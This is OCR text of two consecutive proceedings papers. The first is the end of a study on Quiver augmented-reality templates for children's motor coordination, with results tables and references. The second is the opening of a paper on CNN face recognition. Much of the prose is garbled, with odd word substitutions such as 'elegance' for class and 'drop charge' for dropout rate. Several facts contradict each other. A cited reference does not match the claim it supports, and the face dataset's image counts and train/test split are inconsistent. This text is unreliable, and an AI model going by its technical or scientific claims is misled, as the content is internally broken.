Physical activity is an essential feature for a good lifestyle, improve quality of life and mental health, prevent and treat arterial hypertension pathologies, heart disease and treat overweight in some people. Today, the World Health Organization (WHO) globally recommends exercising for at least 30 minutes a day and making it a habit, since during the pandemic that the whole world went through one of the strategies to limit the spread of the COVID-19 virus. Since in studies carried out by this author [27], he demonstrated that adequate physical activity has less risk of contracting the virus due to his state of mind and physical health.

3 Methodology

The methodology applied for this research is of an experimental type, since it allows the application of various activities through augmented reality templates through the Quiver tool.

The approach is of a character by parts since it allowed to study the qualitative information, such as the perception of the students in front of the learning based on reality increases and finally a survey based on the TAM model was applied in order to analyze the acceptability of technology in the motor coordination of students.

For the development and execution of the activities based on augmented reality, the PADDIE +M model was applied, which consists of an additional stage of the ADDIE model. The P phase of ADDIE starts under a planning reference and works on the execution of v-learning platforms; therefore, objectives, budget goals, and, above all, the programs of which the project is a part are included. In the same way, stage M of the model is the maintenance that is applied to the project, and this allows it to have continuous improvement.

Finally, the PADDIE +M model is considered the most complete for the use of technologies focused on pedagogical strategies and, above all, the good development of e-learning platforms as well as optimal learning performance. Therefore, planning and maintenance are two fundamental stages in the development of this type of project.

Figure 1 shown identifies the phases of the instructional model, with the aim of identifying each of the stages executed for the execution of this research.




Fig. 1 PADDIE +M model

4 Results

The activities that were developed for this research are based on the use of the Quiver platform, both in desktop mode and as the App, where the activities could be visualized in augmented reality, the steps that were carried out to obtain the results are detailed below:

Enter QuiverVision and make the respective registration.


Once entered the Quiver platform, the app is downloaded to the cell phone to develop the projection in augmented reality with the motor coordination activities for the students. Figure 2 shows the entrance to the Quiver.

Once the templates have been downloaded, the process of coloring them begins and in other cases drawing the activities that the teacher wants to reinforce as knowledge generated by the student. Figure 3 shows the downloaded templates.

Once the templates were drawn, painted, and projected with the Quiver app, the development of the class proceeds. For this research, the templates were taken as autonomous activities, that is, the students proceeded to paint the activities and develop them when projected with the app, in order for the student to improve their motor coordination. Figure 4 shows the drawing of motor coordination and Fig. 5 is the activities developed for autonomous work.

Finally, it can be identified that the students, through augmented reality resources, improved their motor coordination according to the activities sent as autonomous work where the following results are shown. Table 1 is the population grouped by gender and age.

A descriptive analysis was carried out using the SPSS statistic, as well as the homogeneity and normality of the motor performance results were analyzed by the



Augmented Reality in the classroom improves engagement, motivation to learn & overall achievement!

Our Quiver App makes learning fun for everyone, helping teachers and students achieve their goals.

Fig. 2 Entrance to Quiver




Fig. 3 Downloaded templates

K-S and Levene tests, where it is evident that the data were presented in a normal way.

Table 2 shows the results obtained after applying the exercises based on augmented reality.

Therefore, it can be identified that the results obtained after having applied augmented reality activities with the students gave very good results, improving the level of motor coordination, in the activities carried out in person with the students.



the Quiver Gallery
INTERNATIONAL
DOT DAY!
Use the instructions to bring this page to life!
Create your DOT here!
Instructions
1. Color the dot.
2. Download the Quiver app.
3. Open the Quiver app & scan the QR Code.
4. Scan the page & enjoy the AR experience.
@QuiverVision
@DotClubConnect
www.InternationalDotDay.org
PETER H. REYNOLDS

Fig. 4 Drawing of motor coordination

Fig. 5 Activities developed for autonomous work




Table 1 Population grouped by gender and age

	Grouped ages total				Total
	7	8	9	10	
Average Min–Max	7.0 6.5–7.4	7.9 7.5–8.4	8.9 8.5–9.4	9.9 9.5–10.4	
Male	18	16	18	13	65
Female	17	16	14	11	58
Total	35	32	32	24	123

5 Conclusions

It is very important to take into account the development of students, since being digital natives, technological tools can be used appropriately for their motor development and therefore in their coordination, since it allows generating the complete development of their learning.

The results show the progress that the students had according to the indicators that were measured within the investigation; therefore, the use of this type of author resources inside and outside the classroom is very important since they promote and stimulate motor coordination.

To know what motor or motor skills are, it is necessary to contextualize according to the theory of various authors who indicate that human motor skills evolve from birth to adulthood. The expression psychomotor development is used to mention the changes in the motor, cognitive, emotional, and social abilities of the child since birth.

Up to 2 years old, the baby receives information through the skin and gives the necessary orders to the organism for the position of the muscles and their relationship in the middle; motor development begins from the first year, depending on self-control, lateralization, and a correct body schema, which will develop one after the other, until they are 12 years old. Self-control or motor control normalizes at 4 years, which will be similar to that of an adult, but with less performance.

One of the limitations of the research work is that the motor coordination activities are based on those established by the General Curriculum, and in a certain way it is not possible to advance in activities that allow the student to advance with more advanced resources.

Table 2 Results after augmented reality application

			Insufficiency in coordination	Disturbance in coordination	Normal coordination	Good coordination	Very good coordination	Total
Male	7	Age count	2 11.11%	2 11.11%	4 22.22%	2 11.11%	8 44.44%	18 100%
	8		1 6.25%	3 18.75%	0 0%	4 25%	8 50%	16 100%
	9		1 5.56%	2 11.11%	2 11.11%	7 38.89%	6 33.33%	18 100%
	10		0 0%	1 7.69%	1 7.69%	0 0%	11 84.62%	13 100%
	Total		**4** **6.15%**	**8** **12.31%**	**7** **10.77%**	**13** **20%**	**33** **50.77%**	**65** **100%**
Female	7	Age count	1 5.88%	0 0%	2 11.76%	5 29.41%	9 52.94%	17 100%
	8		0 0%	0 0%	4 25%	5 31.25%	7 43.75%	16 100%
	9		3 21.43%	2 14.29%	0 0%	2 14.29%	7 50%	14 100%
	10		0 0%	0 0%	0 0%	6 54.55%	5 45.45%	11 100%
	Total		**4** **6.90%**	**2** **3.45%**	**6** **10.34%**	**18** **31.03%**	**28** **48.28%**	**58** **100%**

References

1. Motwani A, Shukla P, Pawar M (2022) Ubiquitous and smart healthcare monitoring frameworks based on machine learning: a comprehensive review. Artif Intell Med 102431
2. Abou-Shouk M, Soliman M (2021) The impact of gamification adoption intention on brand awareness and loyalty in tourism: the mediating effect of customer engagement. J Destinat Market Manage 20:1000559
3. Ahammed T, Patgiri R, Nayak S (2022) A vision on the artificial intelligence for 6G communication. ICT Express, pp In Press, Corrected Proof, 2022
4. Al-Rayes S, Al Yaqoub F, Alfayez A, Alsalman D, Alanezi F, Alyousef S, AlNujaidi H, Al-Saif A, Attar R, Aljabri D, Al-Mubarak S, Al-Juwair M, Alrawiai S, Saraireh L, Saadah A (2022) Gaming elements, applications, and challenges of gamification in healthcare. Inf Med Unlocked 31:100974
5. Alobaid A (2021) ICT multimedia learning affordances: role and impact on ESL learners' writing accuracy development. Heliyon E07517
6. Bai S, Hew K, Huang B (2020) Does gamification improve student learning outcome? Evidence from a meta-analysis and synthesis of qualitative data in educational contexts. Educ Res Rev 30:1000322
7. Bennett S, Bishop A, Dalgarno B, Waycott J, Kennedy G (2022) Implementing web 2.0 technologies in higher education: a collective case study. Comput Educat 524–534
8. Coskun S, Kayikci Y, Gencay E (2019) Adapting engineering education to Industry 4.0 vision. Technologies 1–13
9. Donnermann M, Lein M, Messingschlager T, Riedmann A, Schaper P, Steinhaeusser S (2021) Social robots and gamification for technology supported learning: An empirical study on engagement and motivation. Comput Hum Behav 106792
10. Duffoó-Quintos S, Palacios-Beraún L (2021) Gamificación y consumer—brand engagement en relación con el brand loyalty. Comunicación y Marketing, pp 1–17
11. Emm D (2021) Gamification—can it be applied to security awareness training? Netw Secur 2021(4):16–18
12. Feng Y, Yi Z, Yang C, Chen R, Feng Y (2022) How do gamification mechanics drive solvers' Knowledge contribution? A study of collaborative knowledge crowdsourcing. Technol Forecast Soc Change 177:121520
13. Gómez-Bayona L, Moreno-López G, Machuca-Villegas L (2020) La gamificación en mercadeo educativo como estrategia de gestión en las universidades acreditadas. Revista Ibérica de Sistemas e Tecnologias de Informação 336–349
14. de la Peña D, Lizcano D, Martínez-Álvarez I (2021) Learning through play: gamification model in university-level distance learning. Entertainment Comput 100430
15. Kozlova D, Pikhart M (2021) The use of ICT in higher education from the perspective of the university students. Procedia Comput Sci 2309–2317
16. Legaki N, Karpouzis K, Assimakopoulos V, Hamari J (2021) Gamification to avoid cognitive biases: an experiment of gamifying a forecasting course. Technol Forecast Soc Change 167:120725
17. Murie-Fernández M, Carmona M, Gnanakumar V, Meyer M, Foley N, Teasell R (2021) Hombro doloroso hemipléjico en pacientes con ictus: causas y manejo. Neurología 234–244
18. Nuanmeesri S (2021) Development of community tourism enhancement in emerging cities using gamification and adaptive tourism recommendation. J King Saud Univ—Comput Inf Sci
19. Paez-Quinde C, Chasipanta-Nieves A, Hernandez-Davila C, Arevalo-Peralta J (2022) Flipped classroom in the meaningful learning of the students of the basic education career: case study technical university of ambato. In: IEEE global engineering education conference, EDUCON, pp 785–789
20. Paez-Quinde C, Morocho-Lara D, Culqui-C P, Escalante M (2022) Gamification as a strategy in collaborative learning against virtual education in times of pandemic. In: IEEE global engineering education conference, EDUCON, pp 752–756

21. Pozo DSB, Chicaiza RPM (2021) Gamificación: Reflexiones teóricas desde el enfoque empresarial. Religación: Revista de Ciencias Sociales y Humanidades 197–210
22. Páez-Quinde C, Iza-Pazmiño S, Morocho-Lara D, Hernández-Domínguez P (2022) Gamification resources applied to reading comprehension: projects of connection with society case study. In: Lecture notes in networks and systems
23. Zainuddin Z, Shujahat M, Haruna H, WahChu S (2020) The role of gamified e-quizzes on student learning and engagement: an interactive gamification solution for a formative assessment system. Comput Educ 103729
24. Rubach C, Lazarides R (2021) Addressing 21st-century digital skills in schools—development and validation of an instrument to measure teachers' basic ICT competence beliefs. Comput Hum Behav 106636
25. Salazar-Zuluaga A, Zapata-Madrigal G, García-Sierra R (2021) Electrofun: una aplicación basada en gamificación para apoyar la implementación del sistema de gestión de activos ISO 55000 en Codensa. Ingeniería y Desarrollo 138–155
26. Sobrino-Duque R, Martínez-Rojo N, Carrillo-de-Gea J, López-Jiménez J, Nicolás J, Fernández-Alemán J (2022) Evaluating a gamification proposal for learning usability heuristics: Heureka. Int J Hum-Comput Stud 161:102774
27. Wirani Y, Nabarian T, Syaiful-Romadhon M (2022) Evaluation of continued use on Kahoot! as a gamification-based learning platform from the perspective of Indonesia students. Procedia Comput Sci 197:545–556
28. Lieieles-Pico G, Moya-Martínez M (2021) La gamificación como estrategia para la estimulación de las inteligencias múltiples. Polo del Conocimiento 113–129

Identification of Face by Using CNN and Deep Learning Algorithms

Hari Padmavathi Madala, Dharani Daparti, Arepalli Gopi, and P. V. Sivarambabu

Abstract The development of advanced computers and upgraded cameras have propelled research toward designing facial recognition systems for various facial representation system in a variety of implementations. Depending on the utility, the facial recognition systems may employ real-time input or offline records. This work proposes the designing and evaluating a CNN-based actual facial detection system. Modern AT&T datasets are used for the initial evaluation of the proposed layout and later extended again for layout of an actual system. Moreover, specifics on how CNN settings are adjusted to judge and improve the suggested system's recognition and reliability have been presented. It is also suggested to tune the parameters using a scientific method to improve the computer's performance. The suggested approach yields maximum recognition accuracies of 98.75% and 98.00% using well-known datasets and real-time inputs, respectively.

Keywords Facial Recognition · Convolutional Neural Network · Deep Learning

1 Introduction

Many research articles, such as [1–6], have examined the facial recognition systems. Conventional techniques that rely on shallow mastery, have difficulty dealing with challenging scenarios including position variations, facial disguises, scene lighting, background complexity, and change of face articulation [5–18]. Simple photo-base techniques that just use a few fundamental elements rely on fake experience to extract pattern information. Learning base approaches get sophisticated facial functions [19–26].

Facial recognition is a technique used to recognize or confirm the identity of a person and the use of the face. Facial recognition has been used for a variety of applications like automated study room enrollment control devices, surveillance of

H. P. Madala · D. Daparti · A. Gopi (✉) · P. V. Sivarambabu
Department of CSE, Koneru Lakshmaiah Education Foundation, Vaddeswaram, AP, India
e-mail: gopi.arepalli400@gmail.com

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_42




Fig. 1 Block Diagram of actual Face Recognition

gaining access to confined spaces such as living quarters, intruder detection, the recognition of celebrities in the public realm, the recognition of home in network domestic machine, etc. [27–33].

The two main modules that make up the majority of face recognition structures are characteristic extraction and classifier. For the design of face detection systems, a variety of extraction algorithm combinations have worked, including HOG and SVM in Histogram of Gradients, RVM in PCA, and SVM in CNN collection of guidelines. Pix is most frequently advised for the usage in packages since it completes the combined task of characteristic extraction and types [34–44]. To order to increase the device's recognition and accuracy, actual face detection using CNN is built in this study. The device is then evaluated on various CNN parameters. A detailed literature review on face identification, the usage of numerous algorithms, and datasets, and their pros and cons are explained. Figure 1 illustrates the general structure of actual facial recognition that makes use of CNN.

2 Literature Survey

Neural networks' magnificence in use may be a result of the community's nonlinearity. Therefore, compared to linear Karhunen Loève approaches, the feature extraction stage may be more effective. A single-layer adaptive community named WIZARD, which includes a different community for each stored character, was the first synthetic network algorithms utilized in facial recognition. Successful recognition depends on how a neural network shape is constructed. Depending on the intended usage, it depends on a shockingly large amount. Convolutional neural networks and multilayer perceptron were used for face detection. There is a multiresolution pyramid form for face verification. A SOM community, a CNN, and adjacent photograph sampling are all components of the hybrid neural community suggested in [45]. The SOM provides measurement change in the visual pattern by quantizing pictures into a topological space in which, input is close together inside the authentic region which is close together in the throughput area. Convolutional network gives partial grievance in deformation, scaling, and rotation while extracting progressively bigger capabilities from a series of hierarchical layers. Based on 400 snapshots of 40 people in the ORL database, the authors claimed that their recognition was 96.2% accurate.

There are up to 4 h of teaching time even though there are less than 0.5 s of actual class time. The modular framework of a decision-based neural network, which was its predecessor, was passed down to the Probabilistic Decision-Based Neural Network (PDBNN) in [46]. The PDBNN performs admirably for at least one of the aforementioned tasks: Face detector, eye localize (locates each eye so that significant feature vectors can be created), and face recognizer. The PDNN network's topology is unconnected. It divides the network into reasonable subnets instead. The goal of each subset is to isolate a particular character from the database. To put it another way, the facial node determines the density that is most likely to exist using the well-known Gaussian combination version. In comparison to the AWGN system, a combination of Gaussian gives a far more flexible and complex form for approximating the temporal probability densities in the face region.

Two steps are involved in learning the PDNN scheme. In the first level, each subnet is taught using its face pictures. The subnet parameters can be taught in the second level, known as decision-based learning, with the help of some specific samples from previous face courses. The training no longer employs all the training examples; instead, the selection is based mostly on understanding the scheme. The most basic pattern is employed. If pattern is incorrectly assigned to correct node, correct node will watch out parameter in order to move its decision region nearer to the incorrectly assigned sample.

Both neural networks and statistical methods are appropriate for the PDBNN-based biometric identification system, and computing premise is incredibly simple to apply in a computer. It stated that the PDBNN recognizer could identify up to two hundred persons and achieve a 96% recognition accuracy in around one second. If the population grows, it will get harder to compute at a given rate. Trendy neural community strategies encounter issues as trainees increase. Additionally, it is unsuitable for one mode picture recognition review because several mode pictures per human are required for algorithms to teach how to place parameters in the "best" way.

3 Methodologies

CNN is a subcategory of neural networks which have shown quite success in tasks like categorization and image recognition. CNN is a type of multi-layered ahead network. Filters and neurons in CNN have programmable assumptions, balances, and variables. Every frame conducts convolution on some input before, if desired, adding nonlinearity. A typical structure is depicted in Fig. 2. Pooling, ReLU, Convolutional, and connected levels make up the CNN structure.




Fig. 2 CNN design

3.1 Convolution Layer

The networks, which perform the majority of the computational labor, are built around the convolutional layer, which serves as their central building block. The convolution layer's main goal is to make functions out of the input record, which is a collection of images. By using small squares of the input images to analyze picture functions, it preserves the relationship in pixel. Using trainable nodes, the picture is distorted. The output image is created with a characteristic map, also known as an activation map. The characteristic maps are then supplied to next convolutional as insight statistics.

3.2 Pool Layer

Map dimensionality is decreased but the most crucial work is retained by the pooling layer. A group of non-overlapping rectangles are used to split the center photos. Through a non-linear operation like average or most, each area is downsampled. This layer is often positioned between convolutional layers because it produces superior adaptation, quicker convergence, resistance to distortion, and translation.

3.3 Relu Layer

It is a procedure that uses units that use rectifiers. Each pixel is impacted because it is a detail-wise operation, and zero is used to recreate all negative values from the function map. It is assumed that x is the neuron input, and the rectifier is defined in the literature for neural networks as f(x) equal to the max in order to understand how the Relu operates (0, x).

3.4 Fully Connected Layer

When a layer is said to be fully connected, it means the filter below is connected to clear out in layer above it. High-level functions of the input image are embodied in pooling, Relu, and Convolutional layer output. The Fully Connected Layer (FCL) is being used with the intention of assigning these characteristics for categorizing the image in several instructions based solely training dataset. The Softmax activation feature classifier is fed by the FCL, which is regarded as the last pooling layer. Softmax function ensures that the FCL has possible outputs that add up to 1, which is 1.

4 Proposed Work

CNN explicitly presumes that data are pictures, similar to neural networks, which enables designers to encode certain characteristics into the structure. A number of layers make up the CNN structure, with convolutional layer being the greatest one. In order to do the convolutional (conv) operation at window pix to get capabilities, a kernel or clean out of a defined length is included in the convolutional layer and slides into a window style. Enter layer retains the raw pixel values of the images. In order to combat choppy mapping with the filter-out length, padding is applied to the scale of the enter picture. Rectified Linear Units, or RELUs, are an element-wise activation feature that gives hidden units a price of zero. The pooling layer, or pool, is in charge of down sampling and dimensional reduction, which in turn lowers the amount of computer potential needed to store procedure information. Additionally, the pooling level has the characteristic that extracts dominant features like rotational invariance by sliding like a window into the entry.

The two characteristics employed are average pooling and max pooling. Each neuron in the input and the output are connected by the Fully Connected (FC) layer, which produces M outputs, where M is the number of lessons or categories to label, and which is responsible for determining the rating of each elegance. CNN structure has been chosen as the class with the highest score. The dense layer is another name for the FC layer. It might be said that the CNN structure can be changed depending on the machine's performance and layout requirements. The pooling layer and straightening are two additional layers that can be used in the CNN structure. By eliminating a fraction of the inputs during training (known as the dropout cost) and setting their values to 0, the dropout layer is a regularization approach that precludes CNN fitting. The input values that are scaled up are those whose sum can be maintained over the course of instruction. In order to consolidate the two-dimensional features into a single measurement before the FC layer, flatten layers are offered.

To get the highest level of recognition accuracy, CNN designs differ from designer to designer and the layer configuration may be completely modified based on recurrent reviews. After contrasting several combinations of series layers, the CNN structure considered is depicted in Fig. 3. The CNN structure is created by Keras, neural network toolkit that runs at the very top of the Tensor flow. The conv and Relu layers make up the conv layer that is mentioned in Fig. 3. The Viola-Jones algorithm is used to recognize faces after receiving the real-time input image from the digital camera. The grayscale face image that was cropped is then scaled to 120 × 120 pixels and sent into the first convolution layer, which contains 32 filters with a 3 × 3-pixel size, as depicted in Fig. 4 wherein the final weights for those filters are shown.

Figure 4 is created by updating the weights of those filters using the back technique over several number of epochs after they were the first set to random values. These final weights will subsequently be used in the type segment. Figure 4 shows the result of the initial Relu and conv layer using the 32 filters indicated above. This result is then passed to the secondary Relu and conv layer using an exceptional set of 32 filters with a 3 × 3-pixel size to result in an output seen in Fig. 5. Pool layer receives result from 2nd Relu and conv layer using 44-pixel size and a max pooling feature. Figure 6 illustrates the output of a pool layer using maximum and average pooling. Max pooling is used on this because it was discovered throughout the evaluation that it provided superior accuracy than common pooling for the planned architecture.






Fig. 3 Facial recognition architecture

Fig. 4 (**a**) and (**b**). The 3 × 3 filters in conv lens



(a) (b)


Fig. 5 (**a**) and (**a**). Results of conv + relu level with 3-by-3 inch window



(a) Max Pool (b) Average Pool

Fig. 6 (**a**) and (**a**). Samples of CNN model in pool layer

The dropout layer receives the output from the pool layer. Figure 7 provides a dropout layer output example for three different dropout costs. A drop charge of 0.5 was found to produce the highest accuracy for the planned utility at some point in the evaluation, and as a result, it was employed on this artwork. Here the results are obtained from the conv + relu, pool, and dropout ranges that follow. The output of the dropout layer shows that there isn't much data remaining, therefore more conv + relu, pool, and dropout levels aren't added. The result is then smoothed and sent to the deep network of the category. The machine created AT and T data which have a dense layer of 40 people, in contrast to the suggested physical device, which is currently developed to categorize the faces of five individuals. The scale of the final dense layer can be seen in Fig. 3.



(a) Drop-out cost = 0.1

(b) Drop-out cost = 0.8


Fig. 7 (**a**) and (**a**). Samples of CNN model in Drop-out layer

5 Results

An accuracy of the suggested face recognition device was first evaluated using the regular AT and T dataset, which includes 5 photographs from 4 distinct people and 50 pictures total. Sample of 50 people from the AT and T metadata is depicted in Fig. 8 80% were subsequently used for testing. Out of the 50 total images, 42 were used for training.

To assess the effectiveness of the suggested system, the quantity of frames in the conv layer and the length of the conversion tool's frame are changed for various pooling window sizes. Results in this evaluation, together with the device's recognition and accuracy, are represented in Fig. 9 with the x-axis denoting the convolution

